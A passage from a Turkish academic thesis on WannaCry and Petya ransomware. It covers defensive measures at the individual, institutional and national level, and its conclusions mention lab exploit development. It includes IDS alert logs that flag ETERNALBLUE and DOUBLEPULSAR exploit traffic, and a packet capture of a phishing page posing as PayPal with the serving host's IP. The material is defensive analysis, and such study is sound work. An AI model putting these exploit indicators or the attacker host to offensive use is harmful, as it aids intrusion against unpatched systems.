imkansızdır. Bu saldırılarda bireysel olarak alınacak önlemler değerli olmakla birlikte, ülkelerin ilgili kurumlarının birçok farklı alanda önlem alması çok daha fazla önem arz etmektedir. Fakat asıl alınması gereken önlemler kurumsal olduğu kadar hem ulusal bazda hemde geniş kapsamlı ve sistematik olarak alınmalıdır. Bu bağlamda alınması gereken önlemler bireysel, kurumsal ve ulusal olarak 3 ana başlık altında ayrıştırılmış ve değerlendirmelerimiz ise bu başlıklar altında yapılmıştır. Bunlar aşağıdaki alt başlıklarda detaylı olarak açıklanmıştır.

7.1. Bireysel Önlemler

Fidye yazılımları diğer siber saldırılarda olduğu gibi birçok yıkıcı etkiye sahip olmakla beraber şahıs bazında doğrudan yüksek maliyetli sonuçlara neden olabilen bir saldırı çeşididir. Bireysel olarak alınacak önlemler genel olarak siber saldırılardan korunma noktasında en etkin önlemler arasında yer alsa da, WannaCry fidye saldırısı ile birlikte bireysel alınacak önlemler daha kısıtlı bir aşamaya gelmiştir. WannaCry saldırısı diğer fidye saldırı çeşitlerinden farklı olarak 0. gün zaafiyetlerini kullanıldığı için, kullanıcıların SMB gibi sistem üzerindeki bir açıklıktan kaynaklı saldırılardan kurtulması ilk aşamada çok olası değildir. Fakat saldırının yayılmaya başlamasının hemen akabinde saldırıdan korunma noktasında ortaya çıkan güvenlik önlemlerinin hızlı ve etkin bir şekilde hayata geçirilmesi bireysel olarak alınabilecek en etkin çözümlerdendir. Bireysel bazda genel olarak alınabilecek diğer önlemler aşağıda maddeler halinde verilmiştir.

- Kişiler kullandıkları bilgisayar ve sistemlerin üzerinde çalışan işletim sistemi ve programları güncel tutmalı ve güvenlik bültenleri takip etmelidir.
- Kullanılmayan uygulama ve servislerin kullanılmadığı dönemlerde çalışmadığından emin olunmalıdır.
- Farkındalık başlığı altında güvenli olmayan kaynaklar ile internet üzerinden iletişim kurulmamalıdır.
- Güvenli olmayan linklere tıklanılmamalıdır.
- Fidye saldırılarına karşı önemli dosyalar yedeklenmeli, olası saldırılara karşı harici disklerde yedekler tutulmalıdır.
- İçeriğini görüntülemek için makroları etkinleştirmenizi öneren herhangi bir Microsoft Office e-posta ekine karşın son derece dikkatli olunmalı, bunun güvenilir bir kaynaktan gelen orijinal bir e-posta olduğundan emin olunmalı, makroların kesinlikle etkinleşmesi

gerektiğine inanana ve gerekli güvenlik taraması yapana kadar makroları etkinleştirmemeli, makroların sosyal mühendislik ve oltalama saldırılarında en çok kullanılan araç olduğu unutulmamalıdır.

- Zararlı yazılımın kullandığı zaafiyeti engellemek için Windows güncelleştirmeler zamanında yüklenmeli, işletim sistemi ve üzerinde çalışan temel uygulamalar sürekli güncel tutulmalı ve ilgili haber platformların takip edilerek güncelleme çıkmadan olası risklerden haberdar olunmalı, gerekli önlemler alınmalıdır.

7.2. Kurumsal Önlemler


Fidye yazılımları gibi maddi amaç güden ve sisteme çok büyük zarar verebilen saldırıların asıl etkilemeyi amaçladığı kesimler kurumlardır. Kurumların sahip olduğu önemli belgelerin çalınması, şifrelenerek para karşılığı açılması veya direk yok edilmesi birçok saldırganın farklı amaçlarla edinmek istedikleri nihai sonuçlardır. Bu sebeple kurumlar bu tarz siber saldırılardan korunmak için her türlü önlemi almakla yükümlüdür. Bu başlıkta her kurumun alması gereken önlemler sıralanacaktır. Bir sonraki başlıkta yer alacak ulusal önlemlerde ise her ülkenin telekomünikasyondan sorumlu ve siber alanda ulusal güvenliğinden sorumlu kurumların ülke adına alması gereken önlemlerden bahsedilecektir. WannaCry ve Petya gibi gelişmiş fidye saldırılarına karşı alınabilecek güncel kurumsal önlemler maddeler halinde aşağıda verilmiştir.

- Her kurum önemli, gizli ve yüksek güvenlik derecesine sahip belgelerini internet bağlantısı olmayan, en az 2 adımlı güvenlik önlemleri içeren kapalı sistemlerde tutmalıdır. Kanun gereği bu belgelerin paylaşılması gerektiğide ayrıca bilinmektedir.
- Kaybedilmesi durumunda sorun oluşturacak her dosya birbiri ile aynı ağda olmayan ve kesinlikle fiziksel bağlantısı bulunmayan ayrı sunucularda yedekli olarak tutulmalıdır.
- Personelin sosyal mühendislik saldırıları başta olmak üzere, gerçekleşebilecek genel siber saldırılara karşı eğitim alması sağlanmalıdır.
- Belirli periyotlarla, kurum içerisinde oluşturulacak bir ekip tarafından ve/veya bir firmadan hizmet alımı şeklinde, bütün personele sosyal mühendislik saldırıları gerçekleştirilmeli oluşacak sorunlara yönelik önlemler alınmalıdır. Bu saldırılar sırasında e-posta üzerinden, telefon ile arayarak, başka birinin bilgileri kullanılarak birçok senaryoda test gerçekleştirilmeli ve sonuçları personeli bilgilendirecek şekilde irdelenmelidir.

- Kurumda kullanılan sistem ve aygıtların tümünün güvenlik testlerinden geçirilmesi ve güncelliğinin kontrol edilmesi gerekmektedir. Bu kontrol en azından yılda bir kaç kez yapılmalı, mümkünse haftada en az 1 kez yapılarak sürekli güncel kalma sağlanmalıdır.
- Kurumlarda mümkün oldukça farklı işletim sistemi ve yazılımlar kullanılmalı, birbirini yedekleyen şekilde farklı donanım ve yazılımlarla sistemler olası saldırılardan korunmalıdır.
- Fidye yazılımları aynı ağı kullanan diğer cihazlara da yayılabildiğinden dolayı, kurumlarda kullanılan iç ağlarda doğru konfigürasyon ayarları girilerek, farklı aygıtlar ve kullanıcılar arasında dosyalara erişim, değiştirme veya şifreleme gibi işlemlerin kısıtlanması ve onay mekanizmasına sunulması gerekmektedir.

Yukarıda yer alan önlemler fidye zararlı yazılımı kullanılarak gerçekleştirilecek siber saldırılardan korunma noktasında etkili olacak kurum bazlı önlemleri içermektedir. Ayrıca aşağıda detayları verilen topoloji ile kurumların fidye saldırılarından daha az etkilenmesinin sağlanabileceği değerlendirilmektedir.

Fidye saldırıları üzerinden gerçekleşen siber saldırıların tespiti noktasında kurum bazında alınabilecek önlem aşağıda topoloji şeklinde genel olarak aktarılmıştır. Bu yaklaşım internet altyapısının aktif-aktif çalışan ve verinin canlı olarak aktığı ağ yapısında da daha detaylı şekilde konuçlandırılarak çalıştırılabilir. Bu bağlamda fidye yazılımlarından korunma hususunda çözüm odaklı çalışma yapabilmek için Ağ izleme sistemlerinin ağ içerisinde konumlandırılması gerekmektedir. Konumlandırılan sensörler üzerinden anomali belirleme ve monitörleme işlemleri yapılmalıdır. Bu çalışma kapsamında önerilen örnek bir topoloji Şekil 7.2 de gösterilmiştir.



Şekil 7.2. Siber saldırılara karşı alınabilecek örnek bir ağ topolojisi


Şekil 7.2'de ağ topolojisinde belirtilen noktalara birden fazla sensör yapılandırılarak ağ içerisindeki zararlı trafiğin IDS tarafından algılanması önemlidir. Bir önemli nokta ise işinde uzman bir siber güvenlik uzmanının trafiği görüntülemesi ve yorumlamasıdır. Örneğin 0. Gün zaafiyeti kullanılarak yapılmış bir saldırıda sisteme sızıldığı anda uzman kişinin logları yorumlaması gerekmektedir. Böylece log analizinden de saldırı tespit edilebilmektedir.

ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	2017-05-18 08:12:07	192.168.116.149	49368	192.168.116.138	445	6	PADS New Asset - unknown @microsoft-ds
RT	1	2017-05-18 08:12:07	192.168.116.138	49368	192.168.116.138	445	6	PADS Changed Asset - smb Windows SMB
RT	1	2017-05-18 08:12:07	192.168.116.143	49377	192.168.116.143	445	6	PADS New Asset - smb Windows SMB
RT	1	2017-05-18 08:12:08	192.168.116.150	49391	192.168.116.150	445	6	PADS New Asset - smb Windows SMB
RT	4	2017-05-18 08:12:07	192.168.116.149	49368	192.168.116.138	445	6	GPL NETBIOS SMB-DS IPC$ share access
RT	31	2017-05-18 08:12:10	192.168.116.149	49419	192.168.116.138	445	6	GPL NETBIOS SMB-DS IPC$ unicode share access
RT	1	2017-05-18 08:12:11	192.168.116.172	49444	192.168.116.172	445	6	PADS New Asset - smb Windows SMB
RT	43	2017-05-18 08:12:13	192.168.116.149	49472	192.168.116.138	445	6	ET EXPLOIT Possible ETERNALBLUE MS17-010 Heap Spray
RT	7	2017-05-18 08:12:19	192.168.116.172	445	192.168.116.149	49608	6	ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response
RT	1	2017-05-18 08:12:20	192.168.116.149	49667	192.168.116.172	445	6	ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
RT	8	2017-05-18 08:12:21	192.168.116.149	49608	192.168.116.172	445	6	ET CURRENT_EVENTS ETERNALBLUE Exploit M2 MS17-010
RT	9	2017-05-18 08:12:25	192.168.116.143	445	192.168.116.149	49767	6	ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response
RT	2	2017-05-18 08:12:47	192.168.116.138	445	192.168.116.149	50240	6	ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response
RT	2596	2017-05-18 08:13:01	192.168.116.138	445	192.168.116.149	50725	6	ET EXPLOIT Possible DOUBLEPULSAR Beacon Response
RT	4	2017-05-18 08:13:21	192.168.116.138	1245	192.168.116.143	445	6	GPL NETBIOS SMB-DS IPC$ share access
RT	1	2017-05-18 08:13:21	192.168.116.149	1257	192.168.116.149	445	6	PADS New Asset - smb Windows SMB
RT	14	2017-05-18 08:13:24	192.168.116.138	1295	192.168.116.143	445	6	GPL NETBIOS SMB-DS IPC$ unicode share access
RT	17	2017-05-18 08:13:28	192.168.116.138	1366	192.168.116.149	445	6	ET EXPLOIT Possible ETERNALBLUE MS17-010 Heap Spray
RT	3	2017-05-18 08:13:29	192.168.116.149	445	192.168.116.138	1366	6	ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response
RT	2	2017-05-18 08:13:31	192.168.116.138	1440	192.168.116.172	445	6	ET CURRENT_EVENTS ETERNALBLUE Exploit M2 MS17-010
RT	2582	2017-05-18 08:13:36	192.168.116.172	445	192.168.116.138	1557	6	ET EXPLOIT Possible DOUBLEPULSAR Beacon Response
RT	4	2017-05-18 08:13:55	192.168.116.172	49359	192.168.116.138	445	6	GPL NETBIOS SMB-DS IPC$ share access
RT	2582	2017-05-18 08:13:56	192.168.116.149	445	192.168.116.138	1936	6	ET EXPLOIT Possible DOUBLEPULSAR Beacon Response
RT	8	2017-05-18 08:13:59	192.168.116.172	49409	192.168.116.138	445	6	GPL NETBIOS SMB-DS IPC$ unicode share access

Resim 7.1. Onion çıktısından DoublePlusar kayıt alınması

Resim 7.1'de verilen security Onion çıktısından DoublePlusar kaydından bir örnek verilmiştir.

SMB üzerine yapılan saldırılar için ağ trafiğinden TCP 445 portuna gelen bağlantılardan hemen sonra yapılan bağlantılar analiz edilerek saldırganların kurbanın sistemine bağlanması (reverse shell) analiz edilebilir. Eğer bu durum karşıdan komut bekleyerek devam ediyorsa 0. Gün exploiti kullanılarak başlatılmış bir saldırı ağ bağlantılarından tahmin yoluyla analiz edilebilir. Şekil 7.3'de yeni bir ağ topolojisi üretilmiştir. Ağ topolojisi incelendiğinde exploit edilen kutu üzerinden hedef kutuya atak yapılacağı zaman illaki yeni, farklı veya olağandışı ağ bağlantıları yapılacaktır.



Şekil 7.3. Exploit edilen kutu üzerinden hedef kutuya atak yapılan bir ağ topolojisi

Log kayıtları incelenerek yapılan saldırı vakası burada tespit edilebilir. Windows sunucular üzerinde Emet ve Group policy aktif edilerek bof açıklıklarına karşı kısmi önlemler alınabilir. Oltalama saldırıları ile gelen fidye yazılımları için de uygun koruma yöntemleri alınmalıdır. Resim 7.2'de verilen paket çıktısı incelendiğinde PayPal görünümlü sahte sayfa ile saldırı yapıldığı anlaşılmıştır.

Source	Destination	Protocol	Length	Info
184.154.127.226	192.168.1.100	HTTP	459	HTTP/1.1 200 OK (PNG)
192.168.1.100	184.154.127.226	HTTP	547	GET /update.php HTTP/1.1
184.154.127.226	192.168.1.100	HTTP	1514	[TCP Previous segment not captured] Co
184.154.127.226	192.168.1.100	HTTP	1514	Continuation
184.154.127.226	192.168.1.100	HTTP	1514	Continuation
184.154.127.226	192.168.1.100	HTTP	1113	Continuation
192.168.1.100	184.154.127.226	HTTP	534	GET /img/icon_checked.png HTTP/1.1
192.168.1.100	184.154.127.226	HTTP	534	GET /img/icon_uncheck.png HTTP/1.1
192.168.1.100	184.154.127.226	HTTP	530	GET /img/feedback.png HTTP/1.1
192.168.1.100	184.154.127.226	HTTP	548	GET /img/logo.svg HTTP/1.1
192.168.1.100	184.154.127.226	HTTP	592	GET /font/PayPalSansSmall-Medium.woff2
192.168.1.100	184.154.127.226	HTTP	551	GET /img/setting.png HTTP/1.1
184.154.127.226	192.168.1.100	HTTP	861	[TCP Previous segment not captured] Co
184.154.127.226	192.168.1.100	HTTP	670	[TCP Previous segment not captured] Co
184.154.127.226	192.168.1.100	HTTP	760	HTTP/1.1 200 OK (PNG)
184.154.127.226	192.168.1.100	HTTP	1198	HTTP/1.1 200 OK (PNG)
192.168.1.100	184.154.127.226	HTTP	669	GET /js/jquery.creditCardValidator.min
192.168.1.100	184.154.127.226	HTTP	549	GET /img/arrow.png HTTP/1.1
192.168.1.100	184.154.127.226	HTTP	529	GET /img/profile.png HTTP/1.1
184.154.127.226	192.168.1.100	HTTP	1295	HTTP/1.1 200 OK

Resim 7.2. PayPal görünümlü sahte sayfa ile saldırı

Bunun hızlıca yayılabilmesi için, ağ yapısının uygun yerlerine mail security ve trafik analiz cihazları yapılandırılmalıdır.

7.3. Ulusal Önlemler

Siber saldırılar birçok ülke tarafından etkin silahlardan biri olarak kullanılmaktadır. Günümüzde siber saldırıların, script kidy olarak nitelendirilen ve hazır araçları kullanarak küçük kişisel tatminler elde etmeyi amaçlayan vasıfsız şahısların gerçekleştirdiği saldırılardan çok, ülkelerin desteklediği veya ülkelere ait olan siber ordular tarafından gerçekleştirilen kompleks, büyük ölçekli, planlı ve yıkıcı etkiye sahip saldırılar olduğu görülmektedir. Bu saldırılardan korunma konusunda da her ülke kendi ulusal siber güvenliğini sağlamak zorundadır. Tezde yer alan fidye saldırıları da konvansiyonal gerçekleştirilen, etki alanı ve sonucu baz alındığında büyük farklar oluşturabilecek potansiyale sahip saldırılardır. Bu saldırıların etkileri bireysel ve kurumsal önlemlerle minimize edilebilecek olsa da tamamen korunmak için alınması gereken daha büyük önlemlerin ulusal olarak alınması gerekmektedir.

Ülkemizde "Ulusal Siber Güvenlik Stratejisi ve 2013-2014 Eylem Planı" belgesi ile başlayan "Ulusal Siber Güvenlik Stratejisi Ve 2015-2016 Eylem Planı" belgesi ile devam eden süreçte siber saldırılardan korunma noktasında birçok alanda başlangıç seviyesinde çalışmalar yapılmıştır. İlkokul çağından itibaren çizgi filmler, kitaplar, belgeseller, oyunlar vasıtasıyla siber güvenlik alanında ki farkındalığın arttırılması çok önemli bir gelişme olmakla beraber WannaCry gibi 0. gün saldırılarından kurtulmak için bu farkındalığın çok daha üstüne çıkılması gerekmektedir. Örnek vermek gerekirse tanımadığınız kişiden gelen e-postaları açmayın bunun yerine artık, siber saldırılarda başkasının hesabı üzerinden e-postalar atılabildiği anlatılmalı, bir dosyanın indirmeyi bırakın görüntülenmesinin bile bir downloader ile bilgisayarınıza zararlı yazılımın yüklenmesi için yeterli olacağının doğru şekilde aktarılması gerekmektedir. Bu gibi saldırılardan korunmak için gerekli olan teknik bilgi de ihtiyaç seviyesine göre belirlenmeli ve aktarılmalıdır. Özellikle farkındalık oluşturma açısından gerçekleştirilen çalışmaların çok faydalı olduğu değerlendirilmekle birlikte, Teknik olarak alınması planlanan önlemlerin temelinin doğru oturtulmaması ve görevlendirilen kurumların gerekli çalışmaları doğru şekilde yapamamasından dolayı etkin bir şekilde uygulanmadığı değerlendirilmektedir. Devam eden süreçte "2016-2019-Ulusal-E-Devlet-Stratejisi-Ve-Eylem-Plani", "Türkiye Yazılım Sektörü Stratejisi ve Eylem Planı"

gibi birçok alanda ulusal teknolojik gelişmelerin standardını oluşturan ve atılması gereken adımların aktarıldığı belgeler oluşturulmuştur. Fakat bu alanlardaki gelişmeleri etkileyecek en önemli faktörlerin başında Siber güvenlik alanında ki alınacak önlemler yer almaktadır. Örnek olarak E-devlet verisinde Türkiye Cumhuriyeti'nde yaşayan şahıslara ait en değerli kişisel bilgilerin tamamına yakınının yer aldığı düşünüldüğünde verilerin korunması hususunun ne kadar önemli olduğu herkesin malumudur. "Ulusal-e-devlet-stratejisi-ve-eylem-plani" incelendiğinde her ilgili başlıkta "siber güvenlik gereksinimleri dikkate alınarak ihtiyaç duyulan yeni sistemler geliştirilecek" şeklinde yer alan ifade ile yeni sistemlerin geliştirileceği veya güncelleneceği belirtilmekle beraber, WannaCry saldırıları gibi 0. gün açıklıklarını kullanan geniş kapsamlı saldırıları tespit edecek, saldırı anında aksiyon alarak sistemin zarar görmesini engelleyecek bir yaklaşımdan veya yapıdan bahsedilmemektedir. Strateji belgelerinde her çalışmanın detaylı olarak yazılmasının gerekmediği bilinmekle birlikte, ülkelerin siber orduları tarafından gerçekleştirilecek ve kapalı ağlarda da aktif olabilen saldırılardan korunma, karşı koyma ve engelleme yönünde aktif müdahale edebilecek ekiplerin oluşturulması, görev tanımlarının belirlenmesi, acil durumlarda diğer ilgili şahıs ve kurumlarla ortak çalışma altyapısının oluşturulmasına ilişkin maddelerin eklenmesine ihtiyaç duyulduğu değerlendirilmektedir. Ulusal strateji belgesi ile oluşan USOM ve her SOME yapısının yukarıda önerilen ekip çalışma yaklaşımından uzak olduğu ve teknik kapasitelerinin belirtilen çalışmaları yapacak seviyeye çıkarılması gerektiği değerlendirilmektedir. Bu bağlamda Ulusal Strateji belgelerinde de detaylı olarak belirtilen kritik kurumların tespitinin doğru temeller üzerinden yapılmasının akabinde bu kurumların güvenlik ekiplerinin alması gereken önlemler hususlarına "siber saldırılarda kullanılan zararlı yazılımların anlık olarak incelenmesi, saldırının kaynağının tespiti, saldırının aktif sistem üzerinden engellenmesi" gibi başlıkların eklenmesine ihtiyaç duyulduğu değerlendirilmektedir.

Türkiye'de ulusal siber güvenlik denilince akla gelen ilk kurumlardan biri Bilgi Teknolojileri ve İletişim Kurumudur. Ülkemizde ISP ler marifeti ile aktif olarak internet verisine müdahale ve denetleme yetkisi bulunan BTK ayrıca Ulusal siber güvenliğin sağlanması hususunda yetki verilen kurumların başında gelmektedir. Ulusal Siber Olaylara Müdahale Merkezini bünyesinde bulunduran BTK, Ülkemize yönelik gerçekleşen siber saldırılara karşı önlem alma hususunda yetkili olan kurumdur. BTK bünyesinde bulunan USOM, Kurumlarda bulunan SOME'ler ile iletişimde bulunan ve gerçekleşen siber saldırılara karşı anlık önlem alması gereken merkezdir. Ülkemize yönelik gerçekleşen siber saldırılar

incelendiğinde USOM ve SOME merkezlerinin saldırıları engelleme konusunda daha geniş önlemler alması gerektiği değerlendirilmektedir. USOM bünyesinde siber saldırıları engellemeye yönelik alınabilecek önlemler aşağıda önerilmiştir (USOM bünyesindeki teknik ekibin yapısı halka açık bir bilgi olmadığı için olması gereken durum önerilmiştir).

- Gerçekleşen siber saldırıları anlık olarak çok yönlü tersine mühendislik yöntemleri ile analiz ederek saldırı yaklaşımının ve saldırıda kullanılan fonksiyonel yapıların tespiti ihtiyacına binaen USOM yapısında kapsamlı ve yetkin bir ekibin oluşturulması,
- Siber saldırılarda kullanılan teknik bileşenlerin tespiti ve bu bileşenlere ISP'lerin altyapıları üzerinden aktif-aktif sistem ile müdahale etmek (örnek olarak saldırıda kullanılan spesifik bir DNS'in olması durumunda tespit edilip bu DNS adresine giden trafiklerin filtrelenmesi ve engellenmesi gibi.)
- 0. gün açıklıklarını kullanan saldırıların en kısa sürede etkilediği sistemlerin tespit edilmesi, Ülkemizde ki etki alanlarının çıkarılması akabinde zararlı yazılımlar sistemleri etkilemeden gerekli bilgilendirme ve güncellemeler yapılarak saldırıdan minimum zararla kurtulmanın sağlanması,
- USOM yapısı içerisinde fidye yazılımları gibi zararlı yazılımları dinamik ve statik olarak analiz edip satır satır inceleyerek, etkisini minimize edecek yaklaşımlar geliştirecek ekibin oluşturulması, bir başka deyimle zararlı yazılımın çıkış ve dağılış kaynaklarının tespit edilmesi ve müdahale edilmesi,
- USOM tarafından siber saldırılardan etkilenen kullanıcıların aktif sistem üzerinden tespit edilerek, saldırıda kullanılan komuta kontrol merkezinin IP adresinin veya ara sunucuların IP adreslerinin bulunması ve engellenmesi,
- Siber olayları izleyebilecek, analiz edebilecek ve acil durum planları üretebilecek merkezlerin kurulması,
- SOME yapılarına ait sistemlerin USOM tarafından kısa periyotlar ile denetlenmesi, güvenlik testlerine tabi tutulması ve SOME personelinin teknik kapasitesinin test edilerek gerekmesi durumunda eğitim verilmesi gerekmektedir. Ayrıca USOM tarafından kararlılıkla yürütülen Toplumsal farkındalık açısından saldırıların, siber güvenlik merkezleri tarafından duyurulması ve farkındalık sağlanma çalışmalarına devam edilmesinin önemli olduğu değerlendirilmektedir.

Yukarıda belirtilen madddeler genel olarak verilmiş örneklerdir. Sırasıyla saldırı gerçekleşirken;

1. Siber saldırının tespiti
2. zararlı yazılımın analizi
3. Etki alanlarının tespiti
4. Kullanılan sistemlerin tespiti
5. Komuta kontrol merkezi, kullanılan IP adresleri, DNS bilgileri, arka kapı bağlantısı kurmak için kullanılan kod parçacıklarının tespiti gibi teknik verilerin tespiti
6. Saldırıdan etkilenecek kullanıcıların tespiti
7. Saldırının engellenmesi
8. Güvenlik önlemlerinin alınması

işlemlerinin en kısa sürede yapılmasının veya tamamlanmasının gerektiği değerlendirilmektedir.

Genel olarak ülkemizde bu konuda gerek mezun kaynağı gerekse bu konuda yararlanılan kaynaklar kısıtlıdır. Ülkemizde bu konunun kapsamlı olarak ele alınması ve yeni nesil saldırıların önlenmesine yönelik olarak daha kapsamlı çalışma yapılacak ortamlar kurulmalı ve yaygınlaştırılmalıdır.

8. SONUÇ

Bu tez çalışmasında; WannaCry ve Petya fidye yazılımları ile fidye yazılım metodolojileri, bunların tehdit boyutu, verdiği zararlar, kullanılan teknik ve teknolojiler irdelenmiş, kod parçacıkları, exploit geliştirme döngüsü, saldırganların kullandığı sistematik ve kullanılan metodolojiler gözden geçirilmiştir. Fidye saldırılarının anlaşılması ve belirli bir sistem içerisinde test edilmesi için kontrollü test ortamı oluşturularak, zararlı yazılımlar üzerinde statik ve dinamik analizler yapılmıştır.

Yapılan kapsamlı analiz ve çalışmalardan;

1. Lab ortamında exploit geliştirilmiş, zararlı yazılım analiz yaklaşımı aktarılmıştır.
2. 0. Gün açıklıklarının fidye saldırılarında kullanılmasıyla geçmişte alınmış güvenlik önlemlerinin etkisiz kaldığı ve yeni önlemlerin alınması gerektiği vurgulanmıştır.
3. SMB açıklıkları ve saldırılarda kullanılma yaklaşımları aktarılmıştır.
4. Fidye saldırılarında ödeme işlemlerinin nasıl gerçekleştiği, kripto para yaklaşımı, bitcoin kavramı ve neden saldırganlar tarafından ısrarla tercih edildiği belirtilmiştir.
5. Fidye yazılımları ile gerçekleşen siber saldırıların dünya genelindeki finansal, kültürel ve istihbari etkisinden bahsedilmiş ve saldırıların tercih nedenleri belirtilmiştir.
6. WannaCry ve Petya zararlı yazılımlarının hangi açıklıkları kullandığı, hangi arka kapı bağlantılarını içerdiği, bu kod parçacıklarının saldırıdan korunma noktasında nasıl kullanılabileceği, şifreleme altyapısının neler olduğu, yayılma yaklaşımları ve metodolojileri analiz edilmiş ve etki alanlarının nasıl tespit edileceği aktarılmıştır.

Yapılan çalışmalar ise genel ve özel olmak üzere 2 başlık altında değerlendirilmiştir.

Yapılan çalışmalar genel olarak değerlendirildiğinde aşağıdaki bulgular elde edilmiştir.

1- WannaCry ve Petya fidye yazılımları, metodolojileri ve korunma yöntemlerine ait literatürde yeteri kadar akademik çalışma bulunmamaktadır. Bu saldırılara ait çalışmalara daha çok karanlık (dark) ve derin webte, bloglarda, güvenlik şirketlerinin web sayfalarında rastlanmaktadır. Bu tür çalışmalara ağırlık verilmeli ve yayımlanmalıdır.

2- Ülkemizde yapılan çalışmaların çok kısıtlı olduğu, haber ve duyurulardan öte gitmediği, bu saldırıları analiz edebilecek yeterli bilgi birikimi ve deneyime sahip olunmadığı,

akademik camianın konuya ilgisiz olduğu görülmüştür. Bu konuya ve ülke bilgi birikimi ve yeteneğinin arttırılmasına yönelik çalışmalar yapılmalıdır.

3- Fidye yazılımları gibi siber saldırılara karşı ülkemizde alınan önlemlerin artan tehdit vektörleri dikkate alındığında yeterli olmadığı ve buna uygun çözümler geliştirilmediği görülmüştür. Bunun artırılmasına yönelik yapılar, işbirlikleri veya ar-ge ortamları oluşturulmalıdır.
4- Ülkemizde fidye yazılımlarına karşı alınması gereken önlemlere yönelik eğitimlerin yeterli düzeyde olmadığı görülmüştür. Fidye yazılım metodolojilerini anlama, dinamik ve statik incelemesi ve karşı çözümler geliştirme konusunda siber güvenlik uzmanı yetiştirmesine yönelik daha yoğun çalışmalar yapılmalıdır.

Daha özel olarak incelendiğinde;

1. Kurumların, etkisi her geçen gün artan siber saldırılara karşı etkin ve kontrol mekanizmalı önlemler alması gerektiği,
2. Ülkemize yönelik gerçekleşen siber saldırıların tespiti ve engellenmesi amacıyla, internet trafiği üzerinde zararlı yazılımların davranışlarının analiz edilebileceği ve aksiyonların alınabileceği mekanizmanın önemli olduğu,
3. Zararlı yazılımların takibi ve engellenmesi konusunda detaylı bir plana ihtiyaç duyulduğu, her vatandaşın gerçekleşecek saldırılardan korunması veya en düşük zararla kurtulması noktasında geniş katılımlı yaklaşımların geliştirilebileceği,
